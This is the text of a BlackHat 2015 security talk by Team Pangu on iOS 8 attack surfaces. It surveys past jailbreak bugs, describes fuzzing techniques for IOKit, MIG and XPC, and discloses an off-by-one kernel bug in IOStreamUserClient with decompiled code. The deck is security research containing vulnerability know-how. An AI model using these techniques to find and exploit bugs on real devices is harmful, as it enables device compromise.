Review and Exploit Neglected Attack Surface in iOS 8

Tielei Wang, Hao Xu, Xiaobo Chen of TEAM PANGU

BlackHat 2015

Agenda

✤ iOS Security Background

✤ Review of Attack Surfaces

✤ Fuzz More IOKit and MIG System

✤ Exploit Userland XPC Services

✤ Conclusion

iOS Security Background

✤ Sandbox

✤ Code Sign

✤ Exploit Mitigation

✤ Data Protection

✤ Even hypervisor … ?

Agenda

* iOS Security Background

* **Review of Attack Surfaces**

* Fuzz More IOKit and MIG System

* Exploit Userland XPC Services

* Conclusion

Userland Local Attack Surface

- USB cable

  - File access interface

  - Backup/Restore interface

  - APP management interface

  - Developer interface

- Installed app

  - Jekyll App (USENIX Security 2013)

  - Masque Attacks (FireEye Research)

Userland Remote Attack Surface

✤ Any network connection could be an attack surface

  ✤ Mobile Safari

    ✤ JailbreakMe

    ✤ Mobile Pwn2Own

  ✤ Messager

    ✤ CVE-2009-2204, SMS vulnerability, Charlie Miller

    ✤ CVE-2015-1157, crafted Unicode text reboot bug

  ✤ System network daemons

   ✤ CVE-2015-1118, crafted configuration profile reboot bug

Kernel Attack Surface

✤ Any communication channel between the user space and the kernel is an attack surface

BSD System Calls
Mach Trap

UserSpace ⟷ Kernel

Kernel Attack Surface

✤ Take a further look

ioctl
File System
Devices
IOKit
MIG
…

UserSpace ←——————————————→ Kernel

Kernel Attack Surface

✤ File System

  ✤ HFS legacy volume name stack buffer overflow

    ✤ JailbreakMe 3 for iOS 4.2.x

  ✤ HFS heap overflow

    ✤ Corona for iOS 5.0

Kernel Attack Surface

✤ POSIX System Calls

   ✤ posix_spawn improperly checks file action data

   ✤ p0sixspwn for iOS 6.1.3

Kernel Attack Surface

✤ ioctl

　✤ Packet Filter Kernel Exploit

　　✤ DIOCADDRULE ioctl handler improper initialization

　　　✤ Decrement value of any kernel address

　✤ limera1n/greenpois0n for iOS 4.1

Kernel Attack Surface

✤ /dev/*

  ✤ ptmx_get_ioctl out-of-bounds memory access

    ✤ No bounds check of minor number of ptmx device

    ✤ evasi0n7 for iOS 7.0.x

Kernel Attack Surface

✤ IOKit - too many 0.0

   ✤ IOSurface

   ✤ IOMobileFrameBuffer

   ✤ IOUSBDeviceFamily

   ✤ IOSharedDataQueue

   ✤ IOHIDFamily

   ✤ …

This Talk

* Kernel Space

    * Improve IOKit Fuzzing

    * More IOKit

    * MIG System

* User Space

    * XPC fuzzing

Agenda

✤ iOS Security Background

✤ Review of Attack Surfaces

✤ **Fuzz More IOKit and MIG System**

✤ Exploit Userland XPC Services

✤ Conclusion

iOS Kernel Fuzzing

✤ IOKit is the best target for kernel fuzzing

✤ Most IOKit fuzzers focus on IOConnectCallMethod

  ✤ IOUserClient::externalMethod

  ✤ IOUserClient::getTargetAndMethodForIndex

Improve IOKit Fuzzing

✤ IOConnectCallMethod -> io_connect_method

　✤ io_connect_method calls mach_msg to trap into the kernel

　✤ IOConnectCallMethod is just a wrapper

　　✤ BUT affects how the kernel deals with the input/output structures

　　　✤ Size > 4096 - Uses IOMemoryDescriptor to map the memory

　　　✤ Size <= 4096 - Directly calls copyin/copyout to access the memory

Improve IOKit Fuzzing

```cpp
if (inputStructCnt <= sizeof(io_struct_inband_t)) {
    inb_input       = (void *) inputStruct;
    inb_input_size = (mach_msg_type_number_t) inputStructCnt;
}
else {
    ool_input       = reinterpret_cast_mach_vm_address_t(inputStruct);
    ool_input_size = inputStructCnt;
}

if (!outputCnt) {
    static uint32_t zero = 0;
    outputCnt = &zero;
}

if (outputStructCntP) {
    size_t size = *outputStructCntP;

    if (size <= sizeof(io_struct_inband_t)) {
        inb_output       = outputStruct;
        inb_output_size = (mach_msg_type_number_t) size;
    }
    else {
        ool_output       = reinterpret_cast_mach_vm_address_t(outputStruct);
        ool_output_size = (mach_vm_size_t)     size;
    }
}

rtn = io_connect_method(connection,          selector,
                        (uint64_t *) input, inputCnt,
                        inb_input,          inb_input_size,
                        ool_input,          ool_input_size,
                        output,             outputCnt,
                        inb_output,         &inb_output_size,
                        ool_output,         &ool_output_size);
```

Improve IOKit Fuzzing

✤ Directly call io_connect_method rather than IOConnectCallMethod

  ✤ Be able to bypass the size restriction

  ✤ May fuzz more parts of IOKit

✤ Example - CVE-2014-4487

  ✤ The vulnerable code is for overly large output structures

  ✤ But it can be triggered by very small output structures by calling io_connect_method directly

Improve IOKit Fuzzing

✤ DO NOT forget info leak bugs

✤ Check possible kernel space addresses in all outputs during fuzzing

More IOKit Fuzzing

* Shared Memory

* Traps

Shared Memory of IOKit

✤ IOKit can share data directly with user space apps

✤ Assume user space apps know the structure of data

✤ User space apps just need to call IOConnectMapMemory after successfully calling IOServiceOpen

✤ memoryType may be meaningful for IOKit extensions

```
kern_return_t
IOConnectMapMemory(
        io_connect_t              connect,
        uint32_t                  memoryType,
        task_port_t               intoTask,
        vm_address_t              *atAddress,
        vm_size_t                 *ofSize,
        IOOptionBits              options )
```

Shared Memory of IOKit

✤ How the kernel handles it

  ✤ Override IOUserClient::clientMemoryForType function

  ✤ Return an IOMemoryDescriptor object

```
IOReturn IOHIDEventServiceUserClient::clientMemoryForType(
                            UInt32                          type,
                            IOOptionBits *                  options,
                            IOMemoryDescriptor **           memory )
{
    IOReturn ret = kIOReturnNoMemory;

    if ( _queue ) {
        IOMemoryDescriptor * memoryToShare = _queue->getMemoryDescriptor();

        if (memoryToShare)
        {
            memoryToShare->retain();
            ret = kIOReturnSuccess;
        }
        *options = 0;
        *memory  = memoryToShare;
    }

    return ret;
}
```

Example code

Shared Memory of IOKit

✤ Improve fuzzing

   ✤ Try to open shared memory of IOKit

   ✤ Randomly fill the shared memory while fuzzing io_connect_method

✤ Example

   ✤ CVE-2014-4418 - IODataQueue

   ✤ CVE-2014-4388 - IODataQueue

   ✤ CVE-2014-4461 - IOSharedDataQueue

✤ The kernel should not trust shared memory data that could be modified by user space apps

IOKit Traps

✤ User space function

  ✤ IOConnectTrap[0-6] -> iokit_user_client_trap

  ✤ Input

    ✤ index - function selector

    ✤ p1~p6 - six input parameters

IOKit Traps

✤ How the kernel handles it

  ✤ Get the IOExternalTrap structure from index

  ✤ Directly call the function pointer in IOExternalTrap - no more checks

```
kern_return_t iokit_user_client_trap(struct iokit_user_client_trap_args *args)
{
    kern_return_t result = kIOReturnBadArgument;
    IOUserClient *userClient;

    if ((userClient = OSDynamicCast(IOUserClient,
            iokit_lookup_connect_ref_current_task((OSObject *)(args->userClientRef))))) {
        IOExternalTrap *trap;
        IOService *target = NULL;

        trap = userClient->getTargetAndTrapForIndex(&target, args->index);

        if (trap && target) {
            IOTrap func;

            func = trap->func;

            if (func) {
                result = (target->*func)(args->p1, args->p2, args->p3, args->p4, args->p5, args->p6);
            }
        }

        userClient->release();
    }

    return result;
}
```

IOKit Traps

✤ IOKit extensions may override two functions

  ✤ getTargetAndTrapForIndex <- most likely to override this

  ✤ getExternalTrapForIndex

```
IOExternalTrap * IOUserClient::
getExternalTrapForIndex(UInt32 index)
{
        return NULL;
}

IOExternalTrap * IOUserClient::
getTargetAndTrapForIndex(IOService ** targetP, UInt32 index)
{
    IOExternalTrap *trap = getExternalTrapForIndex(index);

    if (trap) {
            *targetP = trap->object;
    }

    return trap;
}
```

IOKit Traps

✤ Fuzzing

   ✤ Locate overridden functions -> determine the range of index

✤ Tips

   ✤ The IOExternalTrap definition is different from XNU source

```
struct IOExternalTrap {
    IOService * object;
    IOTrap      func;  // if flag=0, func is real function pointer
    int         flag;  // if flag=1, real function=*(IOTrap*)(vtable+func)
};
```

MIG System

- Lots of API finally call mach_msg to trap into kernel

  - mach_vm_* / mach_port_* / io_connect_* / …

  - IDA of io_service_close

    - mach_msg_header_t.msgh_id

```c
typedef struct
{
  mach_msg_bits_t    msgh_bits;
  mach_msg_size_t    msgh_size;
  mach_port_t        msgh_remote_port;
  mach_port_t        msgh_local_port;
  mach_port_name_t   msgh_voucher_port;
  mach_msg_id_t      msgh_id;
} mach_msg_header_t;
```

```c
mach_msg_return_t __fastcall io_service_close(mach_port_t a1)
{
  mach_msg_return_t v1; // r4@1
  mach_msg_header_t msg; // [sp+Ch] [bp-30h]@1
  int v4; // [sp+2Ch] [bp-10h]@10

  msg.msgh_bits = 5395;
  msg.msgh_remote_port = a1;
  msg.msgh_local_port = mig_get_reply_port();
  msg.msgh_id = 2816;
  v1 = mach_msg(&msg, 3, 0x18u, 0x2Cu, msg.msgh_local_port, 0, 0);
  if ( (unsigned int)(v1 - 0x10000002) < 2 )
  {
LABEL_6:
    mig_put_reply_port(msg.msgh_local_port);
    return v1;
  }
```

MIG System

✤ How the kernel handles it

  ✤ ipc_kobject_server finds mig_hash_t structure in mig_buckets according to msgh_id

```
/*
 * Find out corresponding mig_hash entry if any
 */
{
    register int key = request->ikm_header->msgh_id;
    register int i = MIG_HASH(key);
    register int max_iter = mig_table_max_displ;

    do
        ptr = &mig_buckets[i++ % MAX_MIG_ENTRIES];
    while (key != ptr->num && ptr->num && --max_iter);
```

  ✤ Call mig_hash_t.routine

```
if (ptr) {
    (*ptr->routine)(request->ikm_header, reply->ikm_header);
    kernel_task->messages_received++;
```

MIG System

* Locate mig_buckets to know all valid msgh_id

  * mig_init function initializes mig_buckets

  * mig_e stores all subsystem definitions

```c
for (i = 0; i < n; i++) {
    range = mig_e[i]->end - mig_e[i]->start;
    if (!mig_e[i]->start || range < 0)
        panic("the msgh_ids in mig_e[] aren't valid!");
    mig_reply_size = max(mig_reply_size, mig_e[i]->maxsize);

    for (j = 0; j < range; j++) {
      if (mig_e[i]->routine[j].stub_routine) {
        /* Only put real entries in the table */
        nentry = j + mig_e[i]->start;
        for (pos = MIG_HASH(nentry) % MAX_MIG_ENTRIES, howmany = 1;
             mig_buckets[pos].num;
             pos++, pos = pos % MAX_MIG_ENTRIES, howmany++) {
          if (mig_buckets[pos].num == nentry) {
                printf("message id = %d\n", nentry);
                panic("multiple entries with the same msgh_id");
          }
          if (howmany == MAX_MIG_ENTRIES)
                panic("the mig dispatch table is too small");
        }

    mig_buckets[pos].num = nentry;
    mig_buckets[pos].routine = mig_e[i]->routine[j].stub_routine;
    if (mig_e[i]->routine[j].max_reply_msg)
            mig_buckets[pos].size = mig_e[i]->routine[j].max_reply_msg;
    else
            mig_buckets[pos].size = mig_e[i]->maxsize;
```

MIG System

✤ mig_e in XNU source

```c
const struct mig_subsystem *mig_e[] = {
        (const struct mig_subsystem *)&mach_vm_subsystem,
        (const struct mig_subsystem *)&mach_port_subsystem,
        (const struct mig_subsystem *)&mach_host_subsystem,
        (const struct mig_subsystem *)&host_priv_subsystem,
        (const struct mig_subsystem *)&host_security_subsystem,
        (const struct mig_subsystem *)&clock_subsystem,
        (const struct mig_subsystem *)&clock_priv_subsystem,
        (const struct mig_subsystem *)&processor_subsystem,
        (const struct mig_subsystem *)&processor_set_subsystem,
        (const struct mig_subsystem *)&is_iokit_subsystem,
        (const struct mig_subsystem *)&memory_object_name_subsystem,
        (const struct mig_subsystem *)&lock_set_subsystem,
        (const struct mig_subsystem *)&task_subsystem,
        (const struct mig_subsystem *)&thread_act_subsystem,
#if VM32_SUPPORT
        (const struct mig_subsystem *)&vm32_map_subsystem,
#endif
        (const struct mig_subsystem *)&UNDReply_subsystem,
        (const struct mig_subsystem *)&default_pager_object_subsystem,

#if     XK_PROXY
        (const struct mig_subsystem *)&do_uproxy_xk_uproxy_subsystem,
#endif /* XK_PROXY */
#if     MACH_MACHINE_ROUTINES
        (const struct mig_subsystem *)&MACHINE_SUBSYSTEM,
#endif  /* MACH_MACHINE_ROUTINES */
```

MIG System

- mig_e in IDA

  - Get all useful information

```
_mig_e              DCD _mach_vm_subsystem

                    DCD _mach_port_subsystem
                    DCD _mach_host_subsystem
                    DCD off_80393B1C
                    DCD off_80393DA0
                    DCD off_80393A7C
                    DCD off_80393AD8
                    DCD off_80394788
                    DCD off_8039482C
                    DCD off_803953E8
                    DCD off_80393DE4
                    DCD off_80394930
                    DCD off_80394D34
                    DCD off_80394FE8
                    DCD off_80393150
                    DCD off_80393034
                    DCD off_803946B8
                    DCD off_80394744
```

```
_mach_vm_subsystem DCD sub_80051678+1

min routine number  DCD 0x12C0
max routine number  DCD 0x12D4
max reply msg size  DCD 0x1024
                    DCD 0
                    DCD 0
                    DCD sub_80052C98+1
routine_descriptor  DCD 5   argc
                    DCD 0
                    DCD 0
                    DCD 0x2C max_reply_msg
                    DCD 0
                    DCD sub_80052B54+1
                    DCD 5
                    DCD 0
                    DCD 0
                    DCD 0x24
                    DCD 0
                    DCD sub_80052A60+1
                    DCD 7
                    DCD 0
                    DCD 0
                    DCD 0x24
                    DCD 0
```

MIG System

✤ Idea of fuzzing MIG system

  ✤ Roughly fuzzing all functions

  ✤ Accurately fuzzing each function

    ✤ Need to analyze the structure inside the message

IOKit Traps 0day

✤ IOStreamUserClient::getTargetAndTrapForIndex

    ✤ Restrict index <= 2 but only two IOExternalTrap elements in array!

    ✤ This code is just … UNBELIEVABLE 0.0

✤ Still unfixed in iOS 8.4.1

```
int *__fastcall IOStreamUserClient__getTargetAndTrapForIndex
{
  int *result; // r0@2

  if ( a3 <= 2 )
  {
    *a2 = a1;
    result = &dword_80C0AFE8[3 * a3];
  }
  else
  {
    result = 0;
  }
  return result;
}
```

```
80C0AFE8 00 00 00 00 dword_80C0AFE8  DCD 0
80C0AFE8
80C0AFEC AC 03 00 00                  DCD 0x3AC
80C0AFF0 01 00 00 00                  DCD 1
80C0AFF4 00 00 00 00                  DCD 0
80C0AFF8 B0 03 00 00                  DCD 0x3B0
80C0AFFC 01 00 00 00                  DCD 1
80C0AFFC                    ; com.apple.iokit.IOStreamFa
80C0AFFC
bol_ptr:80C0B000                    ; ==================
bol_ptr:80C0B000
bol_ptr:80C0B000                    ; Segment type: Regu
bol_ptr:80C0B000                         AREA
bol_ptr:80C0B000                    ; OR
bol_ptr:80C0B000 ED 4A 2C 80 off_80C0B000    DCD
bol_ptr:80C0B000
bol_ptr:80C0B000
bol_ptr:80C0B000
bol ptr:80C0B004 59 4B 2C 80 off_80C0B004    DCD
```

Agenda

✤ iOS Security Background

✤ Review of Attack Surfaces

✤ Fuzz More IOKit and MIG System

✤ **Exploit Userland XPC Services**

✤ Conclusion

IPC on iOS/OS X

✤ iOS and Mac OS X provide a large number of IPC mechanisms

Apple Events
Shared Memory
Pipes
Distributed Objects

Process

Sandbox

Services

Sockets
Mach Message
XPC
…

✤ Two of most commonly used ways: Mach Message and XPC

Previous Work on Mach Message

✤ Mach messages are the fundamental of IPCs

   ✤ Through mach trap *mach_msg_overwrite_trap*

✤ Mining Mach Services within OS X Sandbox. Meder Kydryraliev, 2013

✤ Hacking at Mach2. Dai Zovi, 2011

✤ Hacking at Mach Speed. Dai Zovi, 2011

XPC

* Introduced in OS X 10.7 Lion and iOS 5 in 2011

* Built on Mach messages, and simplified the low level details of IPC

    * Simple interface to look up services by name

    * Simple to send and receive asynchronous messages

    * Strongly-typed messages

XPC Services on iOS (Server)

```c
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                                NULL,
                                               XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

XPC Services on iOS (Server)

```c
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                               NULL,
                                    XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

Use xpc_connection_create_mach_service() to setup
a named system service on iOS

XPC Services on iOS (Server)

```
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                               NULL,
                                              XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

The name of the service (reserved in MachServices of system plist files)

XPC Services on iOS (Server)

```c
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                               NULL,
                              XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

XPC_CONNECTION_MACH_SERVICE_LISTENER indicates a server

XPC Services on iOS (Server)

```c
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                               NULL,
                                       XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

xpc_connection_set_event_handler is called to specify
the connection handlers

XPC Services on iOS (Server)

```c
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                               NULL,
                                     XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

xpc_connection_set_event_handler is called again to specify
the message handlers

XPC Services on iOS (Server)

```
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                               NULL,
                                           XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

Parse the XPC dictionary and handle the data

XPC Services on iOS (Client)

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                              NULL,
                                                              0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    //connection err handler
});
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_double(message, "value1", 1.0);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```

XPC Services on iOS (Client)

```c
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                             NULL,
                                                             0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    //connection err handler
});
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_double(message, "value1", 1.0);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```

0 indicates a client

XPC Services on iOS (Client)

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                             NULL,
                                                             0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    //connection err handler
});
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_double(message, "value1", 1.0);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```

Create an XPC dictionary

XPC Services on iOS (Client)

```c
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                             NULL,
                                                             0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    //connection err handler
});
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_double(message, "value1", 1.0);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```

Insert a double value in message

XPC Services on iOS (Client)

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                             NULL,
                                                             0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    //connection err handler
});
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_double(message, "value1", 1.0);
